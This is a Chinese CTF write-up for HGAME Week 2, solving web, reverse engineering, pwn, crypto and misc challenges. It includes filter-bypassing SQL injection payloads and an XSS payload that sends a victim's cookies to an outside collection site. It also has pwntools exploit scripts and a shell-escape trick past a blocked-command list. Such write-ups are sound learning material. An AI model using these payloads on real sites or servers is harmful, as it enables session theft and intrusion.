HGAME WEEK2 WP

开始变难了.

mezone

Web


Cosmos的博客后台

结合题目说的，主人不会sql，就不要想这方面的东西。

看到action，觉得可能是php泄露文件。

先玩了玩，/?action=/bin/sh ，成功展示了服务器的sh。

但由于php无法输出，就得考虑经过base64输出。



爆出admin.php ，index.php，login.php

利用login的debug后门，得到用户名，密码的MD5

密码MD5是0e开头，利用'=='漏洞，随意输入一个MD5为0e开头的字符串，进入系统。

系统提供根据url读取图片功能，读取成功后将图片以base64返回，限制只能从本地或百度的图片域名读取。

思考了很久，走了很多弯路。

终于反应过来，直接用file:///flag读取不就行了吗。。

完成。

Cosmos的留言板-1

题意：sql注入

简洁明了的id=1，字符类型的。

尝试几次，发现过滤空格和单行注释,空格用/**/代替。

但是想select，无论怎样都会报错。思考了好久。

偶然间把select带入到引号之间，发现回显的id没有select，才反应过来，过滤了select。

双写绕过，成功。

于是开始操作，爆数据库名字，表名字，列名字（没啥用）。

最后，爆数据?

尝试 select * from 表名，得到了flag。

```
id=0%27/*1*/union/*1*/sselectelect/*1*/table_name/*12*/from/*12*/information_schema.tables/*12*/where/*12*/table_schema=%27easysql

id=0%27/*1*/union/*1*/sselectelect/*1*/column_name/*12*/from/*12*/information_schema.columns/*12*/where/*12*/table_name=%27f1agggggggggggg

id=0%27/*1*/union/*1*/sselectelect/*1*/*/*12*/from/*12*/f1agggggggggggg/*12*/where/*12*/1=%271
```

Cosmos的新语言

根据代码，将随机的token按一定顺序的encode后显示。

要做的就是一步一步decode。

naive的我没发现encode的顺序也是随机的。。频频报错

之后读取一下encode的顺序，再层层decode即可。

！！！

最早解出token后，直接在post的data中按`token=xxxxxxx`方式提交，死活没反应。后来在postman中按表单方式提交，得到flag。

稍微研究一下，发现post的时候要把dict类型的token传给data（而不是str类型），服务器才能读取。

Cosmos的聊天室

题意应该是“反射XSS”

尝试`<IMG SRC='' ONERROR='alert();'`

发现console提示ALERT未定义。原来js把输入转成大写啦。

搜索一下，用`&#x77;`这种东西绕过。

然后搜了个xss接收平台。

提交需要爆破md5的前六位，几秒钟完成。

发送转义后的：`<IMG SRC='' ONERROR='window.open("http://xsspt.com/index.php?do=api&id=xxxxx&location="+document.cookie);'`

成功收到cookie。编辑和重发flag页面，得到flag。

！

之前用的是window.location.href=url，但平台收不到。。

Reverse

unpack

看起来是upx，直接-d，不行。尝试修复，不会。

老老实实dump吧！

1.搜索进程

2.查看内存map

3.gdb中attach后，将内存dump下来，搜索ELF，分割成n个文件。

4.尝试对每个ELF进行反编译。终于得到了unpack的流程。

```
scanf((__int64)"%42s", v7);                     // 读取flag
v5 = 0;
for ( i = 0; i <= 41; ++i )                     // 验证flag
{
  if ( i + v7[i] != (unsigned __int8)byte_6CA0A0[i] )
    v5 = 1;
}
if ( v5 == 1 )
{
  v0 = "Wrong input";
  sub_40FE40("Wrong input", v7);
}
else
{
  v0 = "Congratulations! Flag is your input";
  sub_40FE40("Congratulations! Flag is your input", v7);
}
```

直接点那个验证的数组，不知为何在ida中无法查看。从hex编辑器中复制，py脚本还原，得到flag。

Classic_CrackMe

拖ida，发现.net，扔掉ida，换dnspy，把代码导出到vs里面研究。

加密算法是AES的CBC，16字节为一组。

任务是推出 目标iv 和 一个str

程序有2个aes实例，密钥一样，iv给出一个，输入一个。

目标iv

> 输入一个iv，使得decrypt后，明文为`Same_ciphertext_`

程序给的另一个aes实例，明文是`Learn principles`，iv已知。

相同key，不同的（iv，明文）之间，是可以相互xor的。

所以让已知的iv xor 已知 xor 目标明文，得到目标iv。

目标str

> 输入str，使得加密后的“`Same_ciphertext_`”+ str 的后半部分与程序中给出的一致。

查资料，知道：CBC模式，是将第一组的密文作为第二组的iv加密。

解密程序给出的后半段密文，xor第一段的加密结果，得到目标str`DiFfer3Nt_w0r1d`

拼接，得到flag。

babyPy

考察python的字节码。

查资料加一步一步还原猜测。

```
py_compile.compile(__file__)
def fun1(var1):
    var2=var1[::-1]
    var2=list(var2)
    for i in range(1,len(var2)):
        print(chr(var2[i-1]^var2[i]),end='')
```

得到flag。

babyPyc

直接反编译Pyc，失败。

查资料，可能是加入了坏的操作码。

查看反汇编，第一个操作，是jump，这肯定不对啊！

尝试把jump随便换了个其他的无关紧要的操作码（90），成功得到py。

py对6*6的数组做了简单的操作，复原即可。

```
import os, sys
from base64 import b64decode
import base64

raw_flag=base64.b64decode("Qo+5sZS9WnXC0ZOXcXjX77O8n4mWqZ/NztddcnrJZ3IwRStw")
if(1==2):
    pass
else:

    ciphers = [[raw_flag[(6 * col + row)] for row in range(6)] for col in
range(6)]
    for i in range(6):
        for j in range(6):
            print(ciphers[i][j],end=' ')
        print('')
    for row in [4,3,2,1,0]:
        for col in range(6):
            ciphers[row][col] -= ciphers[(row + 1)][col]
            #print(chr(ciphers[row][col]%256))
            ciphers[row][col] %= 256

    cipher = b''

    for row in range(6):
        col = 0
        while col < 6:
            cipher += bytes([ciphers[col][row]])
            col += 1
    cipher=cipher[::-1]
    print(cipher)
```

bbbbbb

> 要求给出下划线分割的四个数字。
>
> 输入后，程序将数字转成int[4]的数组。
>
> 程序经过xxxxx运算，生成目标数组，与输入比较。相同即可。

由于xxxx运算太复杂，放弃分析。

- 考虑debugger下断点，看内存。然而xxxx运算会检测断点，影响目标数组的生成，失败。
- 考虑改汇编顺序，将目标数组输出。然而xxxx运算会检查代码的二进制，影响目标数组的生成，失败。
- 转向ce，ce有个高级牛逼功能，让程序运行到指定地址后，改变寄存器的值，且不会被检测到。

于是，让程序算出目标数组后，rip指针转到输入的地方。这时候搜索内存，得到目标数组，进而得到flag。

Pwn

Another_Heaven

程序开始给了个后门，向一个地址写入1个字节。

结合后面的输密码环节，可以把密码的第i位写0，然后爆破即可。

```
from pwn import *
elf=ELF("/root/ctf/pwn/Another_Heaven")
flag=list('hgame{VGhlX2Fub3RoZXJfd')
for i in range(len(flag)+1,64):
    if '}' in flag:
        break
    for j in range(32,128):

        # local=process("/root/ctf/pwn/Another_Heaven")
        local=remote("47.103.214.163", "21001")


    # local.sendafter('!\"',str(elf.got["strncpy"]))
        local.sendline(str(6300000+i))
        sleep(0.1)
        local.send('\x00')
    # local.interactive()
        local.sendline('E99p1ant')
        local.sendline(''.join(flag)+chr(j))
        local.recvuntil("Password:")
        result=local.recv(10)
        if 'Welcome'  in result:
            flag.append(chr(j))
            print "success"
            print ''.join(flag)
            local.close()
            break
        else:
            print 'try:',chr(j),'but failed!'
            print ''.join(flag)
            local.close()
```

```
            continue
print flag
```

findyourself

这题好棒啊(๑•ㅂ•)و✧

问题

每一步检测输入，通过则调用system()

第一步：获取程序当前目录。

第二步：搞到flag。

解题

经过一些尝试，发现/bin里面只有cat,ls,sh,timeout

而且在第一步中，输入只能为大小写字母，空格，“/”和“-”

查了些资料，得知proc里面的cwd指向程序的当前目录，搞到他即可。

第二部中，命令的限制有些不同，且关闭了stdout和错误输出。

```
if ( strchr(a1, '*')
  || strstr(a1, "sh")
  || strstr(a1, "cat")
  || strstr(a1, "..")
  || strchr(a1, '&')
  || strchr(a1, '|')
  || strchr(a1, '>')
  || strchr(a1, '<') )
```

shell中，$0代表当前程序名，且没做限制。于是得到了shell。

shell中，可以搞变量，变量内容可以作为输入输出。

那么让a=’cat flag‘，再ls > /tmp/a。重新连接，ls /tmp，得到flag。

exp

```
from pwn import *
# local=process("/root/ctf/pwn/fys")
local=remote("47.103.214.163","21000")
elf=ELF("/root/ctf/pwn/Number_Killer")

local.sendline("ls -l -R /proc")
a=local.recvuntil('cwd -> /tmp')
cur_path='/tmp'+local.recvline(False)
print "path:",cur_path
local.sendline(cur_path)
local.sendline('$0 ')

local.recvuntil("are you?")

local.interactive()
#$ a=`cat /flag`
#$ ls > /tmp/$a
```

Crypto

Inv

提示共模攻击.

s相当于明文,e1,e2已给出.

网上搜索,可用gmpy2.gcdext求出 `e1*s1+e2*s2 = 1` 中的s1,s2

且 `c1^s1*c2^s2 = m` ,但s1,s2中有一个为负数,在定义的pow中无法计算负数次方,只能计算c1的负一次方.

根据定义的pow原理,可以写出负一次方的函数.

```
def Inv(X):
    result=list(range(256))
    for i in range(256):
        each=X[i]
        result[each]=i
    return bytes(result)
```

解出后,代入算式,得到原始sbox.

根据给出的加密后的flag,还原得到flag.

```
for i in range(len(encflag)):
    flag.append( chr(s3.index(encflag[i])) )
print(''.join(flag))
```

Verification_code

根据代码，容易想出，爆破前四位，再输入暗号，得到flag。

Remainder

这道题挺有意思。。。

看到题目，觉得是RSA的变种。

随意思考，无果。给资料后，结合RSA原理细细思考，做出来了。

RSA本是2个质数，本题给3个。

本题的c没有经过N，而是分别由3个质数作为N，运算得来。

所以形成了方程组，m^e = c （mod prime)

这个方程可以经过剩余定理解出来，得到真正的c。

接下来，d = gmpy2.invert(e, (p-1)*(q-1)*(r-1))

计算m = pow(c,d,p*q*r)，得到明文：

```
1h AyuFoOUCamGW9BP7pGKCG81iSEnwAOM8x
********** DO NOT GUESS ME ********
hg In number theory,
am the Chinese
e{ remainder theorem
Cr states that if one
T_  knows the
w0 remainders of the
Nt Euclidean division
+6  of an integer n
Ot by several
h3 integers, then
R_ YOU CAN FIND THE
mE FLAG, ;D
!!
!}
********** USE YOUR BRAIN *********
cb 18KukOPUvpoe1LCpBchXHJTgmDknbFE2z
```

挺明显的，左边2列是flag。

notRC4

查阅对比RC4的源代码，程序在算出加密序列后，将S_Box输出了。

这样的话，由于我们知道flag的长度，最后一位，就可以一步一步倒推原文。

```
flag=b'\x92\x8d&Qw*\xadb\xf1\xf4\xe8\xd4\xa1\xee\xef\x9cN\xdcD\xe3\x0f\xea\\1%\x
last=flag[-1]^ord('}')
hgame=[i for i in range(50)]

hgame[-1]='}'
print(hgame[-1])
tmp1=50
tmp2=0
if(1):
    t=SBox.index(last)
    for i in range(256):
        if((SBox[tmp1] + SBox[i])%256 == t):
            # print(i)
            tmp2=i
            break
        if(i==255):
            print('error!')
while(tmp1>1):
    SBox[tmp1],SBox[tmp2]=SBox[tmp2],SBox[tmp1]

    tmp2=(tmp2-SBox[tmp1])%256
    tmp1-=1
    print(tmp1)
    hgame[tmp1-1]=(chr(  flag[tmp1-51]^ (SBox[(SBox[tmp1]+SBox[tmp2])%256]) ))


print(''.join(hgame))
```

Misc

Cosmos的午餐

加载抓的包，再载入ssl的log。

导出最大的HTTP对象，是个压缩包，解压得到图片。

根据文件名，下载outguess，用 图片备注给的key解密，得到一个url。打开url，得到压缩包，解压的到二维码。扫描二维码，得到flag。

所见即为假

压缩包注释，F5 key: NllD7CQon6dBsFLr。

用F5解密，得到hex的字符串。加载，得到rar，得到flag。

地球上最后的夜晚

从网上搜到了pdf的隐写工具，然而各种崩溃。

只好下载原pdf，二进制比较，发现可疑区域，由0x20 和 0x09组成，将他们转成二进制的0和1，得到压缩包密码。

解压得到doc。对doc内容搜索，没发现。

用7z打开，发现secret.xml。打开得到flag。

玩玩条码

根据提示，得知条码是日本邮政编码。

但是从网上找不出来能扫描出来的工具。

只好用生成工具，一个一个比对，得到数字。

用数字作为视频隐写的密码，解出zip密码。

扫描zip中的条码，得到flag。